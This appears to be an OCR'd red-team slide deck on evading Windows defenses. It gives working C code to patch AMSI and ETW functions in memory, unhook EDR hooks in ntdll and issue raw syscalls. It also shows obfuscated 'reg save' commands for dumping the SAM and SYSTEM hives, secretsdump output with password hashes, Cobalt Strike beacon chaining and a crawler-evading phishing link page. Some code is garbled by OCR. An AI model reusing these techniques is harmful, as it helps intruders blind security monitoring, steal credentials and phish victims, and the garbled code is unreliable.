
```
>>> "49534d41".decode("hex")
'ISMA'
```




DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

Simply put, the function validate the AMSI context provided it is valid

As an attacker we can patch the jump condition to always fail the check





DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

```
#include <windows.h>
#include <stdio.h>

int main() {
    DWORD dwOld = 0;
    FARPROC AmsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    printf("AmsiScanBuffer at 0x%p\n", AmsiScanBuffer);
    CHAR patch[] = "0x74";

    VirtualProtect((char*)AmsiScanBuffer + 83, 1, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy((char*)AmsiScanBuffer + 83, patch, 1);
    VirtualProtect((char*)AmsiScanBuffer + 83, 1, dwOld, &dwOld);
    return 0;
}
```

Notice the use of GetProcAddress, LoadLibrary and VirtualProtect, EDR may monitor these calls




Defeating ETW

WHAT IS ETW

According to Microsoft ETW is:

Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. ETW is implemented in the Windows operating system and provides developers a fast, reliable, and versatile set of event tracing features.

ETW Architecture





Defeating ETW

Patching user mode API for ETW


Like AMSI, the classic patch relies on patching the EtwEventWrite API ntdll.dll

```
; Exported entry 71. EtwEventWrite
public EtwEventWrite
EtwEventWrite proc near
var_38= word ptr -38h
       r11, rsp
        rsp, 58h
        [r11-18h], r9
        eax, eax
        [r11-20h], r8d
        r9d, r9d
        [r11-28h], rax
        r8d, r8d
        [r11-30h], rax
        [rsp+58h+var_38], ax
call
        sub 18004F228
        rsp, 58h
add
retn
```



Defeating ETW

PATCH ETWEVENTWRITE AP



```
💶 🚄 📴
loc 18004F37C:
        rcx, [rbx+58h]
        edx, 300h
mov
        [rbp+0C0h+var 106], r9w
mov
        r8d, 78h
mov
        r9, [rsp+1C0h+var_158]
        [rbp+0C0h+var_E8], r11d
mov
call.
       NtTraceEvent
        ecx, ecx
xor
        eax, eax
test
        loc 1800B9AD1
jnz
```

NtTraceEvent is the syscall to enter the kernel



WHAT IS ETW

Nt* APIs are usually the lowest functions before a syscall will be issued

NtTraceEvent


This function is the central switching point for writing an event through Event Tracing For Windows (ETW).

```
Exported entry 642. NtTraceEvent
                                     Exported entry 2225. ZwTraceEvent
                                    public NtTraceEvent
                                           r10, rcx
                                                          ; NtTraceEvent
                                           byte ptr ds:7FFE0308h, 1
                                           short loc 18009D8F5
III 🚄 🖼
                                                  syscall
                       ; Low latency system call
                                                  loc_18009D8F5:
                                                                         ; DOS 2+ internal - EXECUTE COMMAND
                                                  int
                                                         2Eh
                                                                         ; DS:SI -> counted CR-terminated command string
                                                  NtTraceEvent endp
```



PATCHING Nttraceevent

NtTraceEvent is hiding all over the place





PATCHING Nttraceevent

Patching the NtTraceEvent function and make it simply return without actually executing the syscall

Another one byte patch

```
VOID PatchETW() {

FARPROC NtEventTrace = GetProcAddress(LoadLibrary("ntdll.dll"), "NtTraceEvent");

DWORD dwOld;

CHAR patch[] = "\xc3";

VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READWRITE, &dwOld);

memcpy(NtEventTrace, patch, 1);

VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READ, &dwOld);

VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READ, &dwOld);

}
```



ETW PROVIDERS

ETW also relies on providers with administrative right; you can free most of the providers

https://github.com/jthuraisamy/TelemetrySourcerer

Kemel-mode Callbacks User-mode Hooks ETW Trace Se	ssions About	
Refresh Results Disable Provider Stop Session	Count: 24 sessions. Tip: Missing results? Run as SYSTEM to view more session	S.
Session	Enabled Provider	Is Nota
Diagtrack-Listener	Microsoft-Windows-Kernel-Process	Yes
EventLog-Application	Microsoft-Windows-WinlNet-Capture	Yes
EventLog-Application	Microsoft-Windows-PowerShell	Yes
EventLog-Application	Microsoft-Windows-WMI-Activity	Yes
EventLog-Microsoft-Windows-Sysmon-Operational	Microsoft-Windows-Sysmon	Yes
EventLog-System	Microsoft-Windows-DNS-Client	Yes
EventLog-System	Microsoft-Windows-SMBClient	Yes
EventLog-System	Microsoft-Windows-SMBServer	Yes
EventLog-System	Microsoft-Windows-Audit-CVE	Yes
LwtNetLog	Microsoft-Windows-WinlNet	Yes
LwtNetLog	Microsoft-Windows-DNS-Client	Yes
SgrmEtwSession	Microsoft-Windows-Kernel-Process	Yes



ETW PROVIDERS

Under the hood, the stop session is getting a handle on the ETW provider and call the EnableTraceEx2 API using the EVENT_CONTROL_CODE_DISABLE_PROVIDER flag

```
if(!!sAlreadyKnown(&lg, guid)) {
    printf("Interesting name found: %1s\n-----\n", name);
    printfGuid(guid);
    printf("LoggerId: %d\n", id);

if(EnableTraceEx2((TRACEHANDLE)id, &guid, EVENT_CONTROL_CODE_DISABLE_PROVIDER, TRACE_LEVEL_VERBOSE, 0, 0, 0, NULL) == ERROR_SUCCESS) {
        printf("%1s was set to EVENT_CONTROL_CODE_DISABLE_PROVIDER.\n\n", name);
    } else {
        printf("Failed to set EVENT_CONTROL_CODE_DISABLE_PROVIDER. Error %d\n\n", GetLastError());
    }
}
```



The EVIL TWIN

User mode is nice but the kernel also have some ETW

These can be found in ntoskrnl.exe

Let me introduce the:

ETW Thread Intelligence

Function name

- <u>FtwTi</u>LogInsertQueueUserApc
- <u>F</u> EtwTimLogBlockNonCetBinaries
- <u>F</u> <u>EtwTi</u>mLogControlProtectionUserModeReturnMismatch
- <u>F</u> EtwTimLogRedirectionTrustPolicy
- <u>EtwTimLogUserCetSetContextlpValidationFailure</u>
- <u>F</u> EtwTiLogDeviceObjectLoadUnload
- <u>f</u> EtwTiLogAllocExecVm
- <u>F</u> EtwTiLogProtectExecVm
- F EtwTiLogReadWriteVm
- <u>F</u> EtwTiLogSetContextThread
- <u>F</u> EtwTiLogMapExecView
- <u>F</u> EtwTimLogProhibitChildProcessCreation
- <u>F</u> EtwTiLogDriverObjectUnLoad
- <u>FtwTi</u>LogDriverObjectLoad
- <u>F</u> EtwTiLogSuspendResumeProcess
- <u>FtwTi</u>LogSuspendResumeThread
- <u>f</u> <u>EtwTi</u>mLogProhibitDynamicCode
- <u>FtwTimLogProhibitLowlLlmageMap</u>
- <u>EtwTimLogProhibitNonMicrosoftBinaries</u>
- <u>F</u> EtwTimLogProhibitWin32kSystemCalls



The EVIL TWIN

You can view the event monitored using EtwExplorer

https://github.com/zodiacon/EtwExplorer

Name	Value	Version Task
KERNEL_THREATINT_TASK_ALLOCVM_V1	1	1 1 KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM_V1	2	2 1 KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW_V1	3	3 1 KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_QUEUEUSERAPC_V1	4	4 1 KERNEL_THREATINT_TASK_QUEUEUSERAPC
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_V1	5	5 1 KERNEL_THREATINT_TASK_SETTHREADCONTEXT
KERNEL_THREATINT_TASK_ALLOCVM6_V1	6	6 1 KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM7_V1	7	7 1 KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW8_V1	8	8 1 KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_READVM_V1	11	1 1 KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM_V1	12	2 1 KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_READVM13_V1	13	3 1 KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM14_V1	14	4 1 KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD_V1	15	5 1 KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAT
$KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD16_V1$	16	6 1 KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAT
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS_V1	17	7 1 KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCES
$KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS18_V1$	18	8 1 KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCES
$KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS19_V1$	19	9 1 KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCES
$KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS20_V1$	20	0 1 KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCES
KERNEL_THREATINT_TASK_ALLOCVM21_V1	21	1 1 KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM22_V1	22	2 1 KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW23_V1	23	3 1 KERNEL_THREATINT_TASK_MAPVIEW 259



The EVIL TWIN

NtReadVirtualMemory kernel implementation eventually calls MiReadWriteVirtualMemory which is calling ETWTiLogReadWriteVm

You cannot patch this kind of call from user mode, sadly

But, if you get kernel code exécution, same concept can be applied

```
loc 1405F7F4A:
                        r9, r13
                        r8, r14
                        rdx, [rsp+0A0h]
                        rcx, r10
                         short loc 1405F7EEE
loc 1405F7F5D:
                        eax, byte ptr [rsp+4
                movzx
                         loc 1405F7E4D
                jmp
loc 1405F7F67:
                         [rsp+28h], rsi
                         [rsp+20h], r13
                         r9d, r12d
                        r8, r14
                        rdx, r10
                        ecx, edi
                call
                        EtwTiLogReadWriteVm
                        short loc_1405F7F12
                jmp
loc 1405F7F83:
                        rbx, [rsp+0B0h]
                mov
                         loc 1405F7E4D
MiReadWriteVirtualMemory endp
```




As an attacker do we have options?

A classic example of dump the SAM & SYSTEM

reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save



As an attacker do we have options?



C:\Windows\system32>reg save HKLM\SYSTEM SYSTEM
Access is denied.
C:\Windows\system32>r^eg sa""ve HKL""M\S""YS""TEM S""YS""TEM
The operation completed successfully.



As an attacker do we have options?

```
C:\Windows\system32>reg copy HKLM\SYSTEM HKLM\Software\MrUn1k0d3r /s /f
The operation completed successfully.
```

C:\Windows\system32>reg save HKLM\Software\MrUn1k0d3r SYSTEM File SYSTEM already exists. Overwrite (Yes/No)?Yes The operation completed successfully.

C:\Windows\system32>



As an attacker do we have options?

```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZER0/rz:
                                                                                            @192.168.10.10
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xadfb973e11d501ba33c6ecd4f17b043a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3aa3e517d159fec167e0e3830986a385:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
   SMACHINE.ACC
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZER0/rz:
                                                                                    @192.168.10.10'
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation
*] Searching for NTDS.dit
   Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to
   Using smbexec method for remote execution
   Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
   Searching for pekList, be patient
   PEK # 0 found and decrypted: 01feb8aa54a4cdf2eff7b7fcaf11afca
   Reading and decrypting hashes from \\192.168.10.10\ADMIN$\Temp\skvqgrdQ.tmp
```



Remotely executing code?

DCERPC is quite powerful, you can achieve pretty much everything over RPC

For example how secretdumps.py actually work?

[MS-RRP]: Windows Remote Registry Protocol



Remotely executing code?

Parameter	Value	Reference	
RPC Interface UUID	{338CD001-2244-31F1-AAAA-900038001003}	[C706]	
Pipe name	\PIPE\winreg	[MS-SMB]	

3.1.5.1	OpenClassesRoot (Opnum 0)	. 28
3.1.5.2	OpenCurrentUser (Opnum 1)	. 29
3.1.5.3	OpenLocalMachine (Opnum 2)	. 30
3.1.5.4	OpenPerformanceData (Opnum 3)	. 32
0.1.0.7	open enormancebata (opnom b)	, -

5/94

5-RRP] - v20210625 Idows Remote Registry Protocol Tyright © 2021 Microsoft Corporation lease: June 25, 2021

	3.1.5.5	OpenUsers (Opnum 4)	
	3.1.5.6	BaseRegCloseKey (Opnum 5)	34
	3.1.5.7	BaseRegCreateKey (Opnum 6)	35
	3.1.5.8	BaseRegDeleteKey (Opnum 7)	
	3.1.5.9	BaseRegDeleteValue (Opnum 8)	40
	3.1.5.10	BaseRegEnumKey (Opnum 9)	41
	3.1.5.11	BaseRegEnumValue (Opnum 10)	43
	3.1.5.12	BaseRegFlushKey (Opnum 11)	45
	3.1.5.13	BaseRegGetKeySecurity (Opnum 12)	46
	3.1.5.14	BaseRegLoadKey (Opnum 13)	47
	3.1.5.15	BaseRegOpenKey (Opnum 15)	48
	3.1.5.16	BaseRegQueryInfoKey (Opnum 16)	51
	3.1.5.17	BaseRegQueryValue (Opnum 17)	53
	3.1.5.18	BaseRegReplaceKey (Opnum 18)	55
	3.1.5.19	BaseRegRestoreKey (Opnum 19)	57
	3.1.5.20	BaseRegSaveKey (Opnum 20)	59
	3.1.5.21	BaseRegSetKeySecurity (Opnum 21)	60
	3.1.5.22	BaseRegSetValue (Opnum 22)	
	3.1.5.23	BaseRegUnLoadKey (Opnum 23)	62
	3.1.5.24	BaseRegGetVersion (Opnum 26)	64
	3.1.5.25	OpenCurrentConfig (Opnum 27)	64
	3.1.5.26	BaseRegQueryMultipleValues (Opnum 29)	65
	3.1.5.27	BaseRegSaveKeyEx (Opnum 31)	
F	3.1.5.28	OpenPerformanceText (Opnum 32)	69
	3.1.5.29	OpenPerformanceNIsText (Opnum 33)	
	3.1.5.30	BaseRegQueryMultipleValues2 (Opnum 34)	70
	3.1.5.31	BaseRegDeleteKeyEx (Opnum 35)	72

CHAINING VARIOUS TRICK

Use the AppDomain trick to load your payload within Update.exe - kindly signed by Microsoft



CHAINING VARIOUS TRICK

Then you do your internal reconnaissance. And...

NOTE: This is be	aconing to the rare and suspic	lous domain
This has likely gi	ven the operator a backdoor, v	which they have used to connect to
suspicious ports	including 88 (Kerberos), 135 (MSRPC) and 445 (SMB). This may
indicate port sca	nning, reconnaissance, creden	itial harvesting and/or lateral movement.
We note that this context.	has been acknowledged in th	e UI, but wanted to provide further
Execution Details	E.	•
DETECT TIME	FIRST BEHAVIOR	MOST RECENT BEHAVIOR
HOSTNAME		
HOST TYPE	Workstation	
USER NAME		



CHAINING VARIOUS TRICK

"Trusted" binary calling back a "shady" domain and connecting to service like kerberos and SMB

How can we break the chain?

One process that takes care of the outbound network communication

One process taking care of the internal reconnaissance and forward the information



CHAINING VARIOUS TRICK

Using tool such as Cobalt Strike makes this fairly easy

- Update.exe callback to your domain
- Spawn a SMB beacon on the system
- Link the SMB beacon to your HTTPS beacon (on the same host or through another one you have already compromised)
- Do all the reconnaissance on the SMB beacon



CHAINING VARIOUS TRICK

Abuse of Microsoft own features:

Signed binary and signed scripts

Microsoft Defender has plenty of PowerShell scripts that can be used to execute code and they are signed

https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts

```
https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts/blob/main/2495bc93-83e1-44f8-a623-46ad2323ee99

bymid = invoke-kestmethod -Headers @{"Metadata"="true"} -Method dtl -Url "n

      110
      111
      112
                        # Only if the subscription id is not null we will report the event.
      113
                        if (![string]::IsNullOrEmpty($subscriptionId))
      114
      115
                              $collectedAzureVmMetadata = [AzureVmMetadata]::new($subscriptionId, $
      116
                              $etwProvider.Write("AzureVmMetadata", $collectedAzureVmMetadata)
      117
      118
      119
      120
      121
      122
            Collect-Azure-Vm-Metadata
      123
            # SIG # Begin signature block
              MIInzQYJKoZIhvcNAQcCoIInvjCCJ7oCAQExDzANBglghkgBZQMEAgEFADB5Bgor
              BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCAwEAAAQQH8w7YF1LCE63JNLG
              KX7zUQIBAAIBAAIBAAIBAAIBADAxMA0GCWCGSAF1AwQCAQUABCBQTCLwai7SyKiS
              Iz700KOZED64V55x3DeJPcC1cswqX6CCDZcwggYVMIID/aADAgECAhMzAAADEBr/
              fXDbjW9DAAAAAMQMA0GCSqGSIb3DQEBCwUAMH4xCzAJBgNVBAYTA1VTMRMwEQYD
              VQQIEwpXYXNoaW5ndG9uMRAwDgYDVQQHEwdSZWRtb25kMR4wHAYDVQQKExVNaWNy
              b3NvZnQgQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2R1IFNpZ25p
              bmcgUENBIDIwMTEwHhcNMjIwODA0MjAyNjM5WhcNMjMwODAzMjAyNjM5WjCB1DEL
            # MAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2hpbmd0b24xEDA0BgNVBAcTB1J1ZG1v
              bmOxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdG1vbjE+MDwGA1UEAxM1TWlj
            # cm9zb2Z0IFdpbmRvd3MgRGVmZW5kZXIgQWR2YW5jZWQgVGhyZWF0IFByb3R1Y3Rp
            # b24wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0y67idUrLERD131s1
```



CHAINING VARIOUS TRICK

These scripts export functionalities such as:

```
Function Get-RegistryValue
{
    Param(
          [Parameter()]
          [String]
          $RegistryLocation,

          [Parameter()]
          [String]
          $RegistryKey
)
```

```
function Import-CSharpLibrary {
    [CmdletBinding()]
    param (
          # Path to the .cs file.
          [Parameter(Mandatory=$true)]
          [string] $Path,

          # Should ignore compilation warnings.
          [Parameter()]
          [switch] $IgnoreWarnings
)
          $code = Get-Content -LiteralPath $Path -Raw
          Add-Type -TypeDefinition $code -Language CSharp -IgnoreWarnings:$IgnoreWarnings
}
```



CHAINING VARIOUS TRICK

We now have a bring your own Microsoft signed scripts on the target.

```
import-module .\2495bc93-83e1-44f8-a623-46ad2323ee99.ps1
Get-RegistryValue -RegistryLocation HKLM\SYSTEM\CurrentControlSet\Services\sense -RegistryKey Start
0
2
```



Defeating "Sandboxing"

Assess if the interaction is human, not if it's automated

Your phishing payload was executed by a user: you would expect some interaction on the system Monitor foreground window activity

```
void MonitorForegroundWindows() {
    DWORD DW_MAX_SIZE = 256;
    DWORD MIN_COUNT = 10;
    CHAR current[MAX_SIZE + 1];
    DWORD passed = 0;
    memset(current, 0x00, DW_MAX_SIZE);

while(passed < MIN_COUNT) {
    HWND hwnd = GetForegroundWindow();
    CHAR *title = (CHAR*)GlobalAlloc(GPTR, DW_MAX_SIZE + 1);
    GetWindowTextA(hwnd, title, DW_MAX_SIZE);
    if(strcmp(title, current) == 0) {
        strncpy(current, title, DW_MAX_SIZE);
        passed++;
    }
    GlobalFree(title);
}</pre>
```



Defeating "Sandboxing"

Assess if the interaction is human, not if it's automated

You can also monitor for:

- Process check Chrome, Outlook etc...
- Mouse, Keyboard and other peripherals
- Number of DNS queries

• ..

The goal is to avoid automated escalation detection



Defeating "Sandboxing"

HIDE YOUR PHISHING PAYLOAD FROM CRAWLER

mouseover event can be used to trigger code change at runtime

In this case the script also expect movement over the body not just an automated click

```
<!DOCTYPE html>
<html id="bodydiv">
    <head>
    </head>
    <body>
    <a href="#" id="link">click me</a>
    <script>
        var counter = 0;
        var bodyelement = document.getElementById("bodydiv");
        var hrefelement = document.qetElementById("link");
        window.addEventListener('load', function () {
            var isset = false;
            bodyelement.addEventListener("mouseover", trigger, false);
            hrefelement.addEventListener("mouseover", loader, false);
        1)
        function trigger(e) {
            counter++;
        function loader(e) {
            if(counter > 10) {
                hrefelement.href = "https://mr.un1k0d3r.com/";
            } else {
                hrefelement.href = "https://google.com";
    </script>
    </body>
```



REMOVE IT OR HIDE FROM IT?

kernel32!OpenProcess kernelbase!OpenProcess ntdll!NtOpenProcess syscall 0x26

```
ntdll.dll:00007FFFC75ACAD0
ntdll.dll:00007FFFC75ACAD0 ntdll NtOpenProcess:
ntdll.dll:00007FFFC75ACAD0 jmp
                                     near ptr unk 7FFF87590298
ntdll.dll:00007FFFC75ACAD0
ntdll.dll:00007FFFC75ACAD0
ntdll.dll:00007FFFC75ACAD5 db 0CCh
ntdll.dll:00007FFFC75ACAD6 db 0CCh
                                           Hooked OpenProcess Flow
                                           Normal OpenProcess Flow
 text:000000018009CAD0
                                      public NtOpenProcess
text:000000018009CAD0 NtOpenProcess
                                      proc near
text:000000018009CAD0
text:000000018009CAD0
                                              r10, rcx
                                      mov
text:000000018009CAD3
                                              eax, 26h; '&'
                                      mov
text:000000018009CAD8
                                              byte ptr ds:7FFE0308
                                      test
                                              short loc 18009CAE5
text:000000018009CAE0
                                      inz
text:000000018009CAE2
                                      syscall
text:000000018009CAE4
```



REMOVE IT OR HIDE FROM IT?

To revert it back to the original state, we need 11 bytes

```
VOID PatchHook(CHAR* address, unsigned char id, char high) {
    DWORD dwSize = 11;
    CHAR* patch_address = address;
    //\x4c\x8b\xd1\xb8\xXX\xHH\x00\x00\x0f\x05\xc3
    CHAR* patch[dwSize];
    sprintf(patch, "\x4c\x8b\xd1\xb8%c%c%c%c\x0f\x05\xc3", id, high, high ^ high ^ high);

    DWORD dwOld;
    VirtualProtect(patch_address, dwSize, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy(patch_address, patch, dwSize);
}
```

https://github.com/Mr-Un1k0d3r/EDRs



REMOVE IT OR HIDE FROM IT?

Revert back the ntdll.dll content back to the original state

```
PatchHook(NtProtectVirtualMemory, 0x50, 0x00);
PatchHook(NtAllocateVirtualMemory, 0x18, 0x00);
PatchHook(NtAllocateVirtualMemoryEx, 0x76, 0x00)
PatchHook(NtDeviceIoControlFile, 0x7, 0x00);

int main (int argc, char **argv) {
    CleanUp();

    // Malicious Code
    return 0;
}
```



REMOVE IT OR HIDE FROM IT?

You can also completely reimplement the syscall on your own like syswhisper.

https://github.com/klezVirus/SysWhispers3

```
NTSTATUS attribute ((noinline)) SyscallNtCreateFile(
                  FileHandle,
 PHANDLE
 ACCESS MASK
                  DesiredAccess.
 POBJECT ATTRIBUTES ObjectAttributes,
 PLARGE INTEGER
                  AllocationSize,
                  FileAttributes,
 ULONG
                  ShareAccess,
 ULONG
                  CreateDisposition,
 ULONG
                  CreateOptions,
 ULONG
 PVOID
                  EaBuffer,
                  EaLength
 ULONG
  asm(".byte 0x49, 0x89, 0xca, 0xb8, 0x55, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xc3"); }
```



REMOVE IT OR HIDE FROM IT?

```
int main() {
    FARPROC RtlInitUnicodeString = GetProcAddress(LoadLibrary("ntdll.dll"), "RtlInitUnicodeString");
    printf("RtlInitUnicodeString address 0x%p\n", RtlInitUnicodeString);
    HANDLE hFile = NULL;
    UNICODE STRING pus;
    IO STATUS BLOCK isb = {0};
    LARGE INTEGER li;
    li.QuadPart = 256;
    PCWSTR path = L"\\??\\C:\\filepath";
    RtlInitUnicodeString(&pus, path);
    OBJECT ATTRIBUTES oa = \{0\};
    oa.Length = sizeof(OBJECT ATTRIBUTES);
    oa.RootDirectory = NULL;
    oa.ObjectName = &pus;
    oa.Attributes = OBJ CASE INSENSITIVE;
    oa.SecurityDescriptor = NULL;
    oa.SecurityQualityOfService = NULL;
    SyscallNtCreateFile(&hFile, STANDARD RIGHTS ALL, &oa, &isb, &li, FILE ATTRIBUTE NORMAL,
                        FILE SHARE READ, FILE CREATE, FILE NON DIRECTORY FILE, NULL, NULL);
    // WriteFile(hFile, ...);
    printf("HANDLE VALUE 0x%p\n", hFile);
    return 0;
```



REMOVE IT OR HIDE FROM IT?

To unhook, you need to modify the memory permission using NtProtectVirtualMemory, which is hooked itself

You need to be clever when you changer permission

NtProtectVirtualMemory is at 0x9ceb0

ZwlsProcessInJob is at 0x9ce90

Call VirtualProtect(addr of ZwIsProcessInJob, size = 0x20 + size needed in NtProtect)



REMOVE IT OR HIDE FROM IT?

You can also map the dll from disk and update the PEB Ldr Module list to point to the freshly mapped file using CreateFileMapping and MapViewOfFile APIs

WARNING Certain EDR will trigger an alert based on the address used for the mapped file and the module stomping

```
VOID *MapFileFromDisk(CHAR *name, HANDLE *hFile, HANDLE *hMap) {
    VOID *data = NULL;
    HANDLE localHFile = *hFile;
    HANDLE localHMap = *hMap;
    localHFile = CreateFile(name, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    localHMap = CreateFileMapping(localHFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    data = MapViewOffFile(localHMap, FILE_MAP_READ, 0, 0, 0);

    hFile = &localHFile;
    hMap = &localHMap;

return data;
```



IAT HooKS?

Executable use the IAT Import Address Table to map Windows API call

The table can be hooked by EDR

Solution? Direct Windows API call

PEB -> Ldr -> kernel32.dll -> export
table parsing to get real API address

Address	Ordinal	Name	Library
1 0000000000040A26C € 1 0000000000000000000000000000000000		CloseHandle	KERNEL32
1000000000040A274		CreateFileA	KERNEL32
1000000000040A27C		DeleteCriticalSection	KERNEL32
10000000000040A284		EnterCriticalSection	KERNEL32
10000000000040A28C		ExitProcess	KERNEL32
1000000000040A294		GetCurrentProcess	KERNEL32
00000000040A29C		GetCurrentProcessId	KERNEL32



IAT HooKS?

Get the PEB

NtCrrentTeb()>ProcessEnvironmentBlock;

Or obfuscate it a bit to hide the

- fs:[0x30]
- **g**s:[0x60]

```
PEB *GetPEB() {
        48 31 c0
                                        rax, rax
        48 89 c3
                                        rbx,rax
                                mov
        48 83 c3 62
                                        rbx,0x62
                                add
        48 83 eb 02
                                        rbx,0x2
        65 48 8b 04 18
                                        rax, QWORD PTR gs:[rax+rbx*1]
                                mov
  13:
                                ret
    /*TEB* teb = NtCurrentTeb();
    return teb->ProcessEnvironmentBlock;
    asm(".byte 0x48, 0x31, 0xc0, 0x48, 0x89, 0xc3, 0x48, 0x83,
                 0xc3, 0x62, 0x48, 0x83, 0xeb, 0x02, 0x65, 0x48,
                 0x8b, 0x04, 0x18, 0xc3");
```



IAT HooKS?

```
PEB *peb = GetPEB();
PEB LDR DATA *Ldr = peb->Ldr;
LIST ENTRY *head = &Ldr->InMemoryOrderModuleList;
LIST ENTRY *le = head->Flink;
